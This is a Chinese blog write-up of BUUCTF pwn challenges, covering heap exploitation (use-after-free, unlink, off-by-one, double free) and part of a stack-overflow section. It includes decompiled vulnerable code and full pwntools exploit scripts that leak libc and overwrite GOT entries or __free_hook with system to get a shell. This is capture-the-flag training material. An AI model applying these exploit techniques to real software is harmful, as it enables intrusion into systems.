
2021-09-20 BUUCTF WriteUP(堆/字符串/栈)

原创

Ch1lkat 于 2021-09-20 15:47:26 发布 106 收藏
分类专栏： BUUCTF Pwn 文章标签： c++
版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。
本文链接：https://blog.csdn.net/m0_56897090/article/details/120391962
版权

BUUCTF 同时被 2 个专栏收录
8 篇文章 0 订阅
订阅专栏

Pwn
13 篇文章 0 订阅
订阅专栏

文章目录

- 堆类
  - 综合模型总结
  - pwnable_hacknote
    - 分析
    - EXP
  - hitcontraining_bamboobox
    - 分析
    - EXP
  - npuctf_2020_easyheap
    - 分析
    - EXP
  - ciscn_2019_es_1
    - 分析
    - EXP
  - hitcontraining_unlink
    - 分析
    - EXP
  - gyctf_2020_some_thing_exceting
    - 分析
    - EXP

栈溢出

综合模型总结

picoctf_2018_shellcode

分析

EXP

jarvisoj_level5

分析

EXP

cmcc_pwnme2

分析

EXP

actf_2019_babystack

分析

EXP

axb_2019_brop64

分析

EXP

suctf_2018_basic pwn

分析

EXP

picoctf_2018_leak_me

分析

EXP

x_ctf_b0verfl0w

分析

EXP

picoctf_2018_can_you_gets_me

分析

EXP

字符串格式化漏洞

综合模型总结

wdb_2018_2nd_easyfmt

分析

EXP

mrctf2020_easy_equation

分析

EXP

picoctf_2018_got_shell

picoctf_2018_got_shell
分析
EXP
axb_2019_fmt64
分析
EXP

堆类

综合模型总结

该类题目目前遇到的题目整体解法：

1. 几乎都需要制造溢出
    1. 泄露libc地址
    2. 制造任意地址写

溢出的制造方式：

1. unlink
    1. 套路化制造`fake_chunk`
2. UAF
    1. 释放函数有漏洞未清零，可泄露堆内释放后数据
3. OffByOne
    1. 套路化制造改size位`0x08`偏移导致新堆堆溢出
4. 直接溢出（明显的无修改长度检查漏洞）

其他攻击方式：

1. 当free函数未清零时，制造单链回环结构，导致任意地址写
    1. 前提条件：任意地址写的size位置需要合法
    2. 利用版本
        1. 在低版本可制造`Double Free List`
        2. 高版本(2.27+)可直接制造`Double Free`
    3. 利用例子
        1. `hook`函数地址的任意改写
        2. 程序已知的合法地址任意改写

pwnable_hacknote

分析

堆题，

```
int v0; // eax
char buf[4]; // [esp+8h] [ebp-10h] BYREF
unsigned int v2; // [esp+Ch] [ebp-Ch]

v2 = __readgsdword(0x14u);
setvbuf(stdout, 0, 2, 0);
setvbuf(stdin, 0, 2, 0);
while ( 1 )
{
  while ( 1 )
  {
    askchoice();
    read(0, buf, 4u);
    v0 = atoi(buf);
    if ( v0 != 2 )
      break;
    free_note();
  }
  if ( v0 > 2 )
  {
    if ( v0 == 3 )
    {
      dump_note();
    }
    else
    {
      if ( v0 == 4 )
        exit(0);
LABEL_13:
      puts("Invalid choice");
    }
  }
  else
  {
    if ( v0 != 1 )
      goto LABEL_13;
    create_note();
  }
}
}
```

00000A40 main:15 (8048A40)

主要的漏洞/利用点：
在创建内容时，将输出函数地址写入了堆内

```
 1 unsigned int sub_8048646()
 2 {
 3   int v0; // ebx
 4   int i; // [esp+Ch] [ebp-1Ch]
 5   int size; // [esp+10h] [ebp-18h]
 6   char buf[8]; // [esp+14h] [ebp-14h] BYREF
 7   unsigned int v5; // [esp+1Ch] [ebp-Ch]
 8
 9   v5 = __readgsdword(0x14u);
10   if ( dword_804A04C <= 5 )
11   {
12     for ( i = 0; i <= 4; ++i )
13     {
14       if ( !*(&ptr + i) )
15       {
16         *(&ptr + i) = malloc(8u);
17         if ( !*(&ptr + i) )
18         {
19           puts("Alloca Error");
20           exit(-1);
21         }
22         *(_DWORD *)*(&ptr + i) = print;
23         printf("Note size :");
24         read(0, buf, 8u);
25         size = atoi(buf);
26         v0 = (int)*(&ptr + i);
27         *(_DWORD *)(v0 + 4) = malloc(size);
28         if ( !*((_DWORD *)*(&ptr + i) + 1) )
29         {
30           puts("Alloca Error");
31           exit(-1);
32         }
33         printf("Content :");
34         read(0, *((void **)*(&ptr + i) + 1), size);
35         puts("Success !");
36         ++dword_804A04C;
37         return __readgsdword(0x14u) ^ v5;
38       }
39     }
40   }
000006E0 create_note:22 (80486E0)
```

在释放堆时，没有对堆进行清零（变成了野指针）

```
 1 unsigned int sub_80487D4()
 2 {
 3   int v1; // [esp+4h] [ebp-14h]
 4   char buf[4]; // [esp+8h] [ebp-10h] BYREF
 5   unsigned int v3; // [esp+Ch] [ebp-Ch]
 6
 7   v3 = __readgsdword(0x14u);
 8   printf("Index :");
 9   read(0, buf, 4u);
10   v1 = atoi(buf);
11   if ( v1 < 0 || v1 >= dword_804A04C )
12   {
13     puts("Out of bound!");
14     _exit(0);
15   }
16   if ( *(&ptr + v1) )
17   {
18     free(*((void **)*(&ptr + v1) + 1));
19     free(*(&ptr + v1));
20     puts("Success");
21   }
22   return __readgsdword(0x14u) ^ v3;
23 }
```

整体特征分析：

1. free后未清零（存在堆叠利用可能）
2. 堆内内容存在功能函数地址，通过[[UAF]]去修改可间接任意地址调用

思路猜想：
考虑泄露libc地址改程序函数地址为getshell地址

动态调试笔记：
新技巧，x64可以搜索libc内的`sh`地址（如果one_gadget无法使用、利用system）
`ROPgadget --binary libc-2.23_buuctf* --string "sh"`

X86下直接压栈即可`;sh;`

EXP

整体思路

1. 泄露libc
2. 任意写函数地址导致间接getshell

```
#coding=utf-8
from pwn import *


context.log_level="debug"
context.arch="i386"

isLocal=0
libc=ELF("./x86/libc-2.23_buuctf.so")
filename="/root/hacknote_pwnable"
if  isLocal:#7 - libc6_2.23-0ubuntu11.3_i386
    p=process(filename)#,env={"LD_PRELOAD" : "/lib/x86_64-linux-gnu/ld-2.23.so"}
    pause()
else :
    p=remote("node4.buuoj.cn",27340)

getshell_addr=0x8048945

def create(size,content):
    p.recvuntil('Your choice :')
    p.sendline('1')
    p.recvuntil('Note size :')
    p.sendline(str(size))
    p.recvuntil('Content :')
    p.sendline(content)
def free(idx):
    p.recvuntil('Your choice :')
    p.sendline('2')
    p.recvuntil('Index :')
    p.sendline(str(idx))


def print(idx):
    p.recvuntil('Your choice :')
    p.sendline('3')
    p.recvuntil('Index :')
    p.sendline(str(idx))
```

```
elf=ELF(filename)

create(1,b'aaa')
create(23,b'bbb')
#一个堆12字节 构造>=24字节的堆并释放 形成UAF
free(0)
free(1)

print_addr=0x0804862B#puts plt elf.plt["printf"]
print_got=elf.got["printf"]
#重新申请，覆盖了print的函数地址
create(8,p32(print_addr)+p32(print_got))

print(0)#间接调用print(print@got)

leak=u32(p.recv(4))
libc_base=leak-libc.sym["printf"]
log.success("leak=>{}".format(hex(leak))+",libc=>{}".format(hex(libc_base)))#泄露libc


one_gadget=libc_base+libc.sym["system"]#0x5f066
sh_addr=libc_base+0x0000e302#libc内


create(10,b'aaa11')
free(2)


create(8,p32(one_gadget)+b";sh;")#x86直接压栈

print(0)


p.interactive()
```

hitcontraining_bamboobox

分析

关键利用点：
在修改内容函数下，不检查长度限制（会导致堆溢出）

```
unsigned __int64 change_item()
{
  int v1; // [rsp+4h] [rbp-2Ch]
  int v2; // [rsp+8h] [rbp-28h]
  char buf[16]; // [rsp+10h] [rbp-20h] BYREF
  char nptr[8]; // [rsp+20h] [rbp-10h] BYREF
  unsigned __int64 v5; // [rsp+28h] [rbp-8h]

  v5 = __readfsqword(0x28u);
  if ( num )
  {
    printf("Please enter the index of item:");
    read(0, buf, 8uLL);
    v1 = atoi(buf);
    if ( *(&unk_6020C8 + 2 * v1) )
    {
      printf("Please enter the length of item name:");
      read(0, nptr, 8uLL);
      v2 = atoi(nptr);
      printf("Please enter the new name of the item:");
      *(*(&unk_6020C8 + 2 * v1) + read(0, *(&unk_6020C8 + 2 * v1), v2)) = 0;// 堆溢出
    }
    else
    {
      puts("invaild index");
    }
  }
  else
  {
    puts("No item in the box");
  }
  return __readfsqword(0x28u) ^ v5;
}
```

保护情况:

```
Arch:     amd64-64-little
RELRO:    Partial RELRO
Stack:    Canary found
NX:       NX enabled
PIE:      No PIE (0x400000)
```

特征：

1. 堆溢出
2. 无PIE
3. GOT可写

本题会有一个magic后门函数，但是在BUUCTF平台不适应，故当做无后门题

利用思路：
[[unlink]]

动态调试笔记：
ptr可以往ptr-0x10的方向多试试
unlink后多试试测一测各自修改的偏移是什么，达到任意地址写的偏移，一步步来

EXP

整体思路：

1. 制造unlink
2. 泄露libc
3. 任意地址写

```
#coding=utf-8
from pwn import *
context.log_level="debug"
context.arch="amd64"
context.terminal = ['tmux','splitw','-h']#cmd : tmux
isLocal=0

filename="/root/bamboobox"
if  isLocal:
    libc=ELF("/lib/x86_64-linux-gnu/libc.so.6")
    p=process(filename)#,env={"LD_PRELOAD" : "/lib/x86_64-linux-gnu/ld-2.23.so"}

else :
    p=remote("node4.buuoj.cn",26645)
    libc=ELF("./x64/libc-2.23_buuctf.so")

elf=ELF(filename)

sl = lambda s : p.sendline(s)
sd = lambda s : p.send(s)
rc = lambda n : p.recv(n)
ru = lambda s : p.recvuntil(s)
ti = lambda : p.interactive()
def bk(addr):
    gdb.attach(p,"b *"+str(hex(addr)))
def debug(addr,PIE=True):
    if PIE:
        text_base = int(os.popen("pmap {}| awk '{{print $1}}'".format(p.pid)).readlines()[1], 16)
        gdb.attach(p,'b *{}'.format(hex(text_base+addr)))
    else:
        gdb.attach(p,"b *{}".format(hex(addr)))
    pause()


def malloc(size,content):
    ru("Your choice:")
    sl('2')
    ru(":")
    sl(str(size))
    ru("name of item:")
    sd(content)

def free(index):
    ru("Your choice:")
    sl('4')
    ru(":")
    sl(str(index))

def edit(index,size,content):
    ru("Your choice:")
    sl('3')
    ru("index of item:")
```

```python
    sl(str(index))
    ru("length of item name:")
    sl(str(size))
    ru("the new name of the item:")
    sd(content)
def dump():
    ru("Your choice:")
    sl('1')

ptr=0x00000000006020d8## ptr+0x10
fd=ptr-0x18
bk=ptr-0x10

malloc(0x80,b"aaa\n")
malloc(0x30,b"bbb\n")
malloc(0x80,b"ccc\n")
malloc(0x80,b"ddd\n")


#1.制造unlink
fakechunk=p64(0x0)+p64(0x31)#size=0,presize=0x30
fakechunk+=p64(fd)+p64(bk)#fd,bk
fakechunk+=p64(0)+p64(0)#user data
fakechunk+=p64(0x30)+p64(0x90)#next size
edit(1,0x40,fakechunk)

free(2)#向上合并
dump()

free_got=elf.got["free"]
atoi_got=elf.got["atoi"]
magic_addr=0x0000000000400D49#0x00000000004008B1#elf.got[""]



payload=p64(0)+p64(atoi_got)
edit(1,0x10,payload)#ptr-0x10




#先测各自偏移 一步步来
#offset:0 ,ptr:0x6020c8
#offset:1 ,ptr:0x6020c0

#2.泄露libc
dump()
leak=(p.recvuntil("\x7f")[-6:]).ljust(8,b"\x00")

print("leak =>"+leak)

libc_base=u64(leak)-libc.sym["atoi"]
system_addr=libc_base+libc.sym["system"]
#3.任意地址写
payload=p64(system_addr)
edit(0,0x08,payload)#ptr-0x10
```

```
pause()

p.interactive()
```

npuctf_2020_easyheap

分析

堆题

本题主要的利用点，修改内容时会溢出1个字节造成[[OffByOne]]漏洞

```
1 unsigned __int64 edit()
2 {
3   int v1; // [rsp+0h] [rbp-10h]
4   char buf[4]; // [rsp+4h] [rbp-Ch] BYREF
5   unsigned __int64 v3; // [rsp+8h] [rbp-8h]
6
7   v3 = __readfsqword(0x28u);
8   printf("Index :");
9   read(0, buf, 4uLL);
10  v1 = atoi(buf);
11  if ( v1 < 0 || v1 > 9 )
12  {
13    puts("Out of bound!");
14    _exit(0);
15  }
16  if ( *(&heaparray + v1) )
17  {
18    printf("Content: ");
19    read_input(*(*(&heaparray + v1) + 8LL), **(&heaparray + v1) + 1LL);// off by one?
20    puts("Done!");
21  }
22  else
23  {
24    puts("How Dare you!");
25  }
26  return __readfsqword(0x28u) ^ v3;
27 }
```

看看保护情况：

```
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

GOT可写，无PIE

整体特征：

1. 修改时有off by one漏洞
2. 创建只能创建`0x18/0x38`的堆
3. 有输出

动态调试笔记：

```python
create(0x18,b"aaa\n")#0
create(0x18,b"bbb\n")#1
create(0x18,b"ccc\n")#2
create(0x38,b"ddd\n")#3

chunk_off_by_one=b"a"*0x18+p8(0x81)#0x20 堆叠
edit(0,chunk_off_by_one)


delete(1)
create(0x38,b"whoami\n")#1


log.success("pid =>{}".format(p.pid))
pause()

p.interactive()
```

在动态中找静止

```python
create(0x18,b"aaa\n")#0
create(0x18,b"bbb\n")#1
create(0x18,b"ccc\n")#2
create(0x38,b"ddd\n")#3

chunk_off_by_one=b"j"*0x18+p8(0x81)#0x20 堆叠
edit(0,chunk_off_by_one)

chunk_off_by_one=b"k"*0x18+p8(0x21)#0x20 堆叠
edit(1,chunk_off_by_one)#chunk2 释放
chunk_off_by_one=b"l"*0x18+p8(0x21)#0x20 堆叠
edit(2,chunk_off_by_one)#chunk3 释放

delete(1)
create(0x38,b"whoami\n")#1


log.success("pid =>{}".format(p.pid))
pause()
```

事实证明，不需要太多猜想，动态调试内存说明一切，当下的动态调试就是答案

利用思路：

1. off by one实现堆溢出
2. 堆溢出修改size位，实现任意写

EXP

整体思路：

1. OffByOne的特性任意写下一堆块的size实现堆叠
2. 泄露出libc
3. 任意地址写

```
from pwn import *
context.log_level="debug"
context.arch="amd64"
name="/root/npuctf_2020_easyheap"
p=remote("node4.buuoj.cn",29561)#process(name)#remote("node4.buuoj.cn",29714)remote("node4.buuoj.cn",29561)#
libc=ELF("./x64/libc-2.27_buuctf.so")
#p=process(name)#

elf=ELF(name)

def create(size, content):
   p.recvuntil('Your choice :')
   p.sendline('1')
   p.recvuntil('Size of Heap(0x10 or 0x20 only) : ')
   p.sendline(str(size))
   p.recvuntil('Content:')
   p.send(content)

def edit(idx,content):
   p.recvuntil('Your choice :')
   p.sendline('2')
   p.recvuntil("Index :")
   p.sendline(str(idx))

   p.recvuntil('Content: ')
   p.send(content)
def show(idx):
   p.recvuntil('Your choice :')
   p.sendline('3')
   p.recvuntil("Index :")
   p.sendline(str(idx))

def delete(idx):
   p.recvuntil('Your choice :')
   p.sendline('4')
   p.recvuntil("Index :")
   p.sendline(str(idx))



#1.OffByOne的特性任意写下一堆块的size实现堆叠
create(0x18,b"aaa\n")#0
create(0x18,b"bbb\n")#1
create(0x18,b"ccc\n")#2
create(0x18,b"ddd\n")#3


chunk_off_by_one=b"j"*0x18+p8(0x41)#0x20 堆叠
edit(0,chunk_off_by_one)

#改chunk1的size
atoi_got=elf.got["atoi"]
```

```
delete(1)
create(0x38,b"whoami\n")#idx:1 此堆大小一定要和溢出设定的大小一样0x38=0x40（过malloc检查）


payload=p64(0x7f)*5+p64(atoi_got)#此时可以控制chunk1的size，实现堆溢出。同时修改chunk1内容指向泄漏got
edit(1,payload)#在动态调试发现，edit1的长度已经被改为无限制(0x56565656),这样会导致read无法使用变量溢出，修复payload改为修复size位0x7f
#此时chunk1的size被改为payload的size(x7f)

#2.泄露libc
show(1)

leak=u64(p.recvuntil("\x7f")[-6:].ljust(8,b"\x00"))

libc_base=leak-libc.sym["atoi"]
system_addr=libc_base+libc.sym["system"]

#3.任意地址写
payload=p64(system_addr)
edit(1,payload)#此时再次修改chunk1，实际是对atoi_got+n 的修改，因为chunk1->atoi_got（0x50偏移）
#动态调试说一切！干！





#log.success("pid =>{}".format(p.pid)+",system=>{},atoi@got=>{}".format(hex(system_addr),hex(atoi_got)))
#pause()

p.interactive()
```

ciscn_2019_es_1

分析

一道有意思的题目 对现实996的吐槽。。

主要的利用点：
释放堆后，没有对堆指针清零，可导致[[UAF]]

```
unsigned __int64 call()
{
  int v1; // [rsp+4h] [rbp-Ch] BYREF
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  puts("Please input the index:");
  __isoc99_scanf("%d", &v1);
  if ( *(&heap_addr + v1) )
    free(**(&heap_addr + v1));
  puts("You try it!");
  puts("Done");
  return __readfsqword(0x28u) ^ v2;
}
```

题目保护，全开

```
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

猜想：
2. 需要泄露unsortedbin地址，修改hook函数
3. fast bin attack

题目环境是ubuntu18 具体在新环境尝试
libc2.27下是支持double free的
超过0x400才会出现unsorted bin (18)

此题与[[个人/知识系统/知识分析笔记/2021-08/BUUCTF#N1BOOK-note]]有异曲同工之妙~

主要的特点（ubuntu18 libc2.27）

1. 需要申请超过0x400的大小才会生成unsorted bin
2. 可支持直接的double free（可以直接改free_hook）

堆外存储地址数组：

```
.bss:000055BA8260C064 align 20h
.bss:000055BA8260C080 heap_addr dq offset off_55BA84058010    ; DATA XREF: add+5B↑o
.bss:000055BA8260C080                                          ; add+9A↑o ...
.bss:000055BA8260C080                                          ; "tencent\n"
.bss:000055BA8260C088 dq offset unk_55BA84058090
.bss:000055BA8260C090 dq offset unk_55BA840580D0
.bss:000055BA8260C098 db    0
.bss:000055BA8260C099 db    0                   unk_55BA840580D0 db 0F0h    ;
```

堆内结构：

```
[heap]:000055BA84058010 off_55BA84058010 dq offset aTencent       ; DATA XREF: .bss:heap_addr↑o
[heap]:000055BA84058010                                           ; "tencent\n"
[heap]:000055BA84058018 db  50h ; P
[heap]:000055BA84058019 db    0
[heap]:000055BA8405801A db    0
[heap]:000055BA8405801B db    0
[heap]:000055BA8405801C db  30h ; 0
[heap]:000055BA8405801D db  37h ; 7
[heap]:000055BA8405801E db  35h ; 5
[heap]:000055BA8405801F db  35h ; 5
[heap]:000055BA84058020 db  31h ; 1
[heap]:000055BA84058021 db  32h ; 2
[heap]:000055BA84058022 db  33h ; 3
[heap]:000055BA84058023 db  34h ; 4
[heap]:000055BA84058024 db  35h ; 5
[heap]:000055BA84058025 db  36h ; 6
[heap]:000055BA84058026 db  0Ah
[heap]:000055BA84058027 db    0
[heap]:000055BA84058028 db  61h ; a
[heap]:000055BA84058029 db    0
[heap]:000055BA8405802A db    0
```

0~7（compary's name名字 ）
8~11（堆长度）
12~23（电话）

整体利用思路：

1. 申请超过0x400大小的堆泄露unsorted bin地址
2. double free制造回环，改hook指针地址

EXP

整体思路：

1. 制造泄露unsorted bin
2. double free任意地址写

```
from pwn import *
context.log_level="debug"
context.arch="amd64"
name="/root/ciscn_2019_es_1"
p=remote("node4.buuoj.cn",27203)
libc=ELF("./x64/libc-2.27_buuctf.so")
#p=process(name)#,env={"LD_PRELOAD":"./x64/libc-2.27_buuctf.so"}

elf=ELF(name)

def create(size, content,call):
    p.recvuntil('choice:')
    p.sendline('1')
    p.recvuntil('name\n')#长度
    p.sendline(str(size))
    p.recvuntil('please input name:')
    p.send(content)
    p.recvuntil('please input compary call:')#限制12
    p.sendline(str(call))


def show(idx):
    p.recvuntil('choice:')
    p.sendline('2')
    p.recvuntil("index:")
    p.sendline(str(idx))


def delete(idx):
    p.recvuntil('choice:')
    p.sendline('3')
    p.recvuntil("index:")
    p.sendline(str(idx))


#1.制造泄露unsorted bin
create(0x410,'doudou','137')#0
create(0x28,'doudou1','138')#1

create(0x68,'/bin/sh\x00','139')#2

delete(0)

#gdb.attach(sh)
show(0)
```

```python
libcbase=u64(p.recvuntil('\x7f')[-6:].ljust(8,b'\x00'))-96-0x10-libc.sym['__malloc_hook']
free_hook=libcbase+libc.sym['__free_hook']
system=libcbase+libc.sym['system']

##2.double free任意地址写
delete(1)
#gdb.attach(sh)

delete(1)
#gdb.attach(sh)
create(0x28,p64(free_hook),'141')
#gdb.attach(sh)
create(0x28,'111','142')
#gdb.attach(sh)
create(0x28,p64(system),'143')

delete(2)#free(2)=>system(binsh)
#gdb.attach(sh)



#print("pid:"+str(p.pid))
#pause()
p.interactive()
```

hitcontraining_unlink

分析

主要利用点：
在修改堆内容处，存在无限制长度修改的漏洞，可引发堆溢出

```
1 unsigned __int64 change_item()
2 {
3   int v1; // [rsp+4h] [rbp-2Ch]
4   int v2; // [rsp+8h] [rbp-28h]
5   char buf[16]; // [rsp+10h] [rbp-20h] BYREF
6   char nptr[8]; // [rsp+20h] [rbp-10h] BYREF
7   unsigned __int64 v5; // [rsp+28h] [rbp-8h]
8 
9   v5 = __readfsqword(0x28u);
10  if ( num )
11  {
12    printf("Please enter the index of item:");
13    read(0, buf, 8uLL);
14    v1 = atoi(buf);
15    if ( *(&unk_6020C8 + 2 * v1) )
16    {
17      printf("Please enter the length of item name:");
18      read(0, nptr, 8uLL);
19      v2 = atoi(nptr);
20      printf("Please enter the new name of the item:");
21      *(*(&unk_6020C8 + 2 * v1) + read(0, *(&unk_6020C8 + 2 * v1), v2)) = 0;// 堆溢出
22    }
23    else
24    {
25      puts("invaild index");
26    }
27  }
28  else
29  {
30    puts("No item in the box");
31  }
32  return __readfsqword(0x28u) ^ v5;
33 }
```

保护情况：

```
Arch:     amd64-64-little
RELRO:    Partial RELRO
Stack:    Canary found
NX:       NX enabled
PIE:      No PIE (0x400000)
```

GOT可写

利用思路：

1. 堆溢出unlink
2. dump泄露got地址
3. unlink任意写地址

[[unlink]]有模板多做做就会了

EXP

整体思路：

1. unlink
2. 任意地址写 泄露libc
3. 任意地址写 修改GOT表

```
#coding=utf-8
from pwn import *
context.log_level="debug"
context.arch="amd64"

isLocal=0

filename="/root/bamboobox_hitcon"
if  isLocal:
    libc=ELF("/lib/x86_64-linux-gnu/libc.so.6")
    p=process(filename)#,env={"LD_PRELOAD" : "/lib/x86_64-linux-gnu/ld-2.23.so"}

else :
    p=remote("node4.buuoj.cn",26505)
    libc=ELF("./x64/libc-2.23_buuctf.so")

elf=ELF(filename)

sl = lambda s : p.sendline(s)
sd = lambda s : p.send(s)
rc = lambda n : p.recv(n)
ru = lambda s : p.recvuntil(s)
ti = lambda : p.interactive()
def bk(addr):
    gdb.attach(p,"b *"+str(hex(addr)))
def debug(addr,PIE=True):
    if PIE:
        text_base = int(os.popen("pmap {}| awk '{{print $1}}'".format(p.pid)).readlines()[1], 16)
        gdb.attach(p,'b *{}'.format(hex(text_base+addr)))
    else:
        gdb.attach(p,"b *{}".format(hex(addr)))
    pause()


def malloc(size,content):
    ru("Your choice:")
    sl('2')
    ru(":")
    sl(str(size))
    ru("name of item:")
    sd(content)

def free(index):
    ru("Your choice:")
    sl('4')
    ru(":")
    sl(str(index))

def edit(index,size,content):
    ru("Your choice:")
    sl('3')
    ru("index of item:")
    sl(str(index))
    ru("length of item name:")
```


```
    sl(str(size))
    ru("the new name of the item:")
    sd(content)
def dump():
    ru("Your choice:")
    sl('1')

ptr=0x00000000006020C8
fd=ptr-0x18
bk=ptr-0x10


#1.unlink
malloc(0x30,b"aaa")
malloc(0x80,b"bbb")
malloc(0x80,b"ccc")

#这里我们绕过第一个检查（检查p和其前后的chunk是否构成双向链表)
fake_chunk=p64(0)+p64(0x31)#把自己当成top chunk(pre size=0)
fake_chunk+=p64(fd)+p64(bk)#fd bk
fake_chunk+=p64(0)*2#user data
fake_chunk+=p64(0x30)+p64(0x90)#next chunk size head
edit(0,len(fake_chunk),fake_chunk)
free(1)
#我们把p的值改为了p的地址-0x18,使得p的值不再是堆的地址，而是itemlist附近的地址。

#


got=elf.got["atoi"]
puts=elf.got["puts"]








#2.任意地址写 泄露libc
malloc(0x8,p64(puts))#0x6020d8 idx1


payload=p64(0)*3+p64(got)+p64(got)+p64(got)#任意写0x6020d8地址 | 0x6020b0(fd)->goal | c8->d8
edit(0,len(payload),payload)#


dump()
leak=u64((p.recvuntil(b"\x7f")[-6:]).ljust(8,b"\x00"))
libc_base=leak-libc.sym["atoi"]

system_addr=libc_base+libc.sym["system"]

#2.任意地址写 修改GOT表
edit(1,8,p64(system_addr))#任意写got地址




#print("pid:"+str(p.pid))
```

```
#pause()

p.interactive()
```

gyctf_2020_some_thing_exceting

分析

主要的利用点:
释放堆内容时没有清零



特征：

1. 在初始化时，flag读取到了.bss段，同时设定bss地址为0x60（96）
2. free时没有清零

猜想：
考虑[[UAF]] 泄露flag

堆结构

1. ba
2. na

flag在：
0x00000000006020A8
距离ptr有0x60(96个字节)

应该是给fast bin attack 重新malloc过检查用的

数组结构是

`00:0000│ 0x602040 —▸ 0x1944250 —▸ 0x19442d0 —▸ 0x602098 ◂— 0x0`

数组成员地址=>字符串存放地址=>字符串地址=>字符串内容

利用思路：

1. 制造double free list（单链回环）
    1. 利用题目给出的`0x60`过检查

EXP

整体思路

1. Double Free List制造单链回环
2. fast bin attack任意地址创建

```
from pwn import *
context.log_level="debug"
context.arch="amd64"
name="/root/gyctf_2020_some_thing_exceting"
p =remote("node4.buuoj.cn",28762)#
elf=ELF(name)

def create(size, content,nasize,nacontent):
    p.recvuntil('you want to do :')
    p.sendline('1')
    p.recvuntil('>')
    p.sendline(str(size))
    p.recvuntil('>')
    p.send(content)
    p.recvuntil('>')
    p.sendline(str(nasize))
    p.recvuntil('>')
    p.send(nacontent)


def show(idx):
    p.recvuntil('you want to do :')
    p.sendline('4')
    p.recvuntil('>')
    p.sendline(str(idx))

def delete(idx):
    p.recvuntil('you want to do :')
    p.sendline('3')
    p.recvuntil('>')
    p.sendline(str(idx))

ptr=0x0000000000602040
goal=0x0000000000602098#0x96 过大小检查

#1.Double Free List制造单链回环

create(0x58,b"dddd",0x58,b"bbbb")
create(0x58,b"cccc",0x58,b"gggg")
```

```
delete(1)
delete(0)
delete(1)
## 回环 fast bin

##  byte_6020A0 = 0x60;

#2.fast bin attack任意地址创建
create(0x58,p64(goal),0x58,p64(goal))#00:0000│  0x602040 —▸ 0x2155250 —▸ 0x21552e0 —▸ 0x6020a8 ◂— 'flag{local_flag}\n' #fast bin 回环 指向了地址
#回环↓
create(0x58,b'cccc',0x58,b'dddd')
create(0x58,b' ',0x20,b' ')#0x60: 0x636f6c7b67616c66 ('flag{loc') 下一个不能够创建0x60不然内存错位 一步步来

show(4)

#print("pid => "+str(p.pid))
#pause()
p.interactive()
```

栈溢出

综合模型总结

基本路径：

1. 查找输入函数是否发生内存溢出
2. 针对溢出漏洞进行ROP
    1. 泄露libc地址
    2. 构造payload去getshell

函数：

1. `gets` 遇到 `\n` 才会返回

getshell:

1. sh_addr可以在程序找，也可以利用libc里的地址

栈迁移、ROP

1. 如果ROP堆栈没修复好崩溃，不妨返回到更大的层级（例如main不行，返回到_start）就行重置堆栈
2. leave特性往往会跳到地址+8的payload

代码：

1. int(x,16)可用来转超过8字节的16进制数据

静态链接题：

1. ROPgadget自动化生成代码
2. Shellcode
3. Mprotect

动态调试栈溢出漏洞的查找：

1. 查看输入长度是否溢出
2. 查看程序代码逻辑之间是否造成溢出（可观察变量内存分布）
3. 在动态调试中查找

picoctf_2018_shellcode

分析

简单分析发现，程序是一个静态链接的ELF，解法很多
同时进一步分析，发现一个任意代码执行的漏洞
`call eax`

```
.text:080488A1 ; __unwind {
.text:080488A1                 lea     ecx, [esp+4]
.text:080488A5                 and     esp, 0FFFFFFF0h
.text:080488A8                 push    dword ptr [ecx-4]
.text:080488AB                 push    ebp
.text:080488AC                 mov     ebp, esp
.text:080488AE                 push    ecx
.text:080488AF                 sub     esp, 0A4h
.text:080488B5                 mov     eax, stdout
.text:080488BA                 push    0
.text:080488BC                 push    2
.text:080488BE                 push    0
.text:080488C0                 push    eax
.text:080488C1                 call    setvbuf
.text:080488C6                 add     esp, 10h
.text:080488C9                 call    getegid
.text:080488CE                 mov     [ebp+var_C], eax
.text:080488D1                 sub     esp, 4
.text:080488D4                 push    [ebp+var_C]
.text:080488D7                 push    [ebp+var_C]
.text:080488DA                 push    [ebp+var_C]
.text:080488DD                 call    setresgid
.text:080488E2                 add     esp, 10h
.text:080488E5                 sub     esp, 0Ch
.text:080488E8                 push    offset aEnterAString ; "Enter a string!"
.text:080488ED                 call    puts
.text:080488F2                 add     esp, 10h
.text:080488F5                 sub     esp, 0Ch
.text:080488F8                 lea     eax, [ebp+var_A0]
.text:080488FE                 push    eax
.text:080488FF                 call    vuln
.text:08048904                 add     esp, 10h
.text:08048907                 sub     esp, 0Ch
.text:0804890A                 push    offset aThanksExecutin ; "Thanks! Executing now..."
.text:0804890F                 call    puts
.text:08048914                 add     esp, 10h
.text:08048917                 lea     eax, [ebp+var_A0]
.text:0804891D                 call    eax
.text:0804891F                 mov     eax, 0
.text:08048924                 mov     ecx, [ebp+var_4]
.text:08048927                 leave
.text:08048928                 lea     esp, [ecx-4]
.text:0804892B                 retn
.text:0804892B ; } // starts at 80488A1
```

考虑是栈溢出到指定偏移进行执行shellcode

